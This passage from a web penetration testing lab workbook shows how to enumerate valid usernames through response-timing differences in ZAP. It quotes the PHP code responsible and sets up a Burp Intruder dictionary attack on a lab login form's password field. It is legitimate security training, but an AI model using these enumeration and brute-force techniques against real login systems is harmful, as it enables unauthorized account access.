


Start the Fuzzer

1. Click **Start Fuzzer**, and ZAP starts fuzzing.




2. Following is the default output, with some columns adjusted for readability.



Find the Valid Users

1. Every attempt generates a 200 HTTP response code, both successful and failed.
2. This is a common issue.
3. Responses look identical.
4. Try sorting by the **RTT** (Round Trip Time) column, largest to smallest.



5. Your RTT (round trip time) numbers and the order of users listed will differ somewhat from the preceding screenshot. You should see that the RTT (round trip time) for valid users is more than ten times greater than the RTT for invalid users.

> **Note**
>
> The timing results are highly dependent on your local system load: the host, VM, CPU load, RAM usage, etc. Sometimes non-valid users have higher round trip times due to these kinds of load issues. This is very realistic compared to results we encounter in the real world (especially when you add Internet latency to the list of factors).


6. If you see other (non-valid) accounts with higher RTTs that may cloud the results, run the test again. You'll see that valid users always have longer RTTs, but a handful of (different) accounts may appear each time you test. In the real world always test multiple times to identify these types of outliers.
7. We now have a list of valid users: adent, djohnson, fprefect, hjones, klewis, lsmith, swilliams, and zbeeblebrox. The “original” request was adent, which is why it is also included.

Why Does This Timing Attack Work?

1. Our results show:
   - Valid users RTT: > 200 ms.
   - Invalid: < 50 ms.
2. These are rough numbers, depending on the speed of your hardware, and more.
3. See the note on the previous page that discusses local system load issues.
4. This works because the web developer used bcrypt to hash passwords for good usernames only:
5. Here is the PHP code that results in a timing attack:

```
if($usergood == 1){
    $options = [
    'cost' => 12,
    ];
    $hash=password_hash("$pass", PASSWORD_BCRYPT, $options)."\n";
}
```


6. We set the cost (number of bcrypt rounds) in the PHP application to 12 to ensure consistent results. This is also a setting commonly used by security-minded web developers.
7. Using default settings results in a smaller, but still noticeable, timing difference, but with a higher incidence of false positives. These results were generated with the default bcrypt cost of 10 and some CPU load on the target system.



8. Notice that the false positives closest to the actual results look to have occurred at about the same time. Several request groups occured at:
    - 1, 2, 3, 4, and 5
    - 232, 233, and 234
    - 2273, 2274, 2275, 2276, and 2277
    - 2474, 2476, 2477, and 2478
9. In the screenshot, the valid accounts are highlighted. The system load caused extra delay in a large number of responses, resulting in slower RTTs, and many more accounts to be potentially considered valid. This example shows the non-deterministic nature of this type of inference (side channel) attack.

Final Step

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.
2. Go to the Firefox Proxy Selector drop-down and choose **[Direct]**.



References

[1] http://www.census.gov/topics/population/genealogy/data/2010_surnames.html


Exercise 2.5 - Fuzzing with Burp Intruder

Objectives

- Gain experience with Burp Intruder
- Understand Intruder positions and payload
- Use Burp to attack the password input of an authentication form

Lab Setup

1. In the SEC542 Linux VM, open **Burp Pro** and then open Firefox.




> **Warning**
>
> If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

2. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Use Burp Defaults**).
3. Wait for Burp Pro to launch.
4. Run one instance of Burp Pro only. Multiple instances of Burp Pro are running if you see the warning below.

Note

If you only have one instance running, you should not expect to see the popup below.




In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.

Warning

Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

5. In Firefox, go to the proxy selector and choose Burp Pro.




Challenges

1. Target User: `adent`
2. Password dictionary:
   `/opt/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000.txt`
3. Perform the following steps:
   - In Firefox, go to https://sec542.org/form/
   - Generate a failed login by attempting to log in with username: **adent**, password: **asdf**
   - Using Burp, fuzz the HTTP POST to https://sec542.org/form/ with Burp Intruder

Solution

Seeding Burp

1. We use a good username with a bad password, and will intentionally fail to log in to provide Burp with the proper entry to fuzz.
2. In Firefox, go to https://sec542.org/form/.
3. Attempt (and fail) to log in to the form:
   - Username: `adent`
   - Password: `asdf`
4. Then click **Login**.
5. You will see the error *Incorrect username or password*.



6. Switch to the Burp -> **Proxy** -> **HTTP History** tab and then right-click this POST:


   POST /form/login.php

   Note

   Be sure to choose the POST and not the GET. Burp's Request window (Raw tab) shows the request we will fuzz (you might need to scroll down to see the request):


   user=adent&pass=asdf&button=Login

7. Then choose **Send to Intruder**.



Burp Intruder


1. In Burp, click the **Intruder** tab. The text in that tab will turn yellow/orange for a short time after Send to Intruder is chosen (in the previous section), and then it will turn back to black.
2. Click the **Positions** tab.



3. Note that Burp has automatically identified/highlighted three positions to fuzz. It uses the "§" character (called a section symbol) to delineate each field:

   `user=§adent§&pass=§asdf§&button=§Login§`


4. Click **Clear §** to clear the automatically determined fuzzing positions. We will manually add one position back in the next section.



Add the Password


1. Highlight the password you typed previously.
2. It will be `asdf` if you followed the directions closely.
3. Simply double-clicking in the middle of `asdf` should highlight the entire password.

4. Click **Add §** to fuzz that field. It should now look like the following, with section symbols (§) around `asdf`:




5. Now, click the **Payloads** tab.


6. Choose **Simple List** from the **Payload Sets** menu. Then click **Load** under **Payload Options [Simple list]**.



7. Select the file `/opt/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000.txt` and click **Open**.

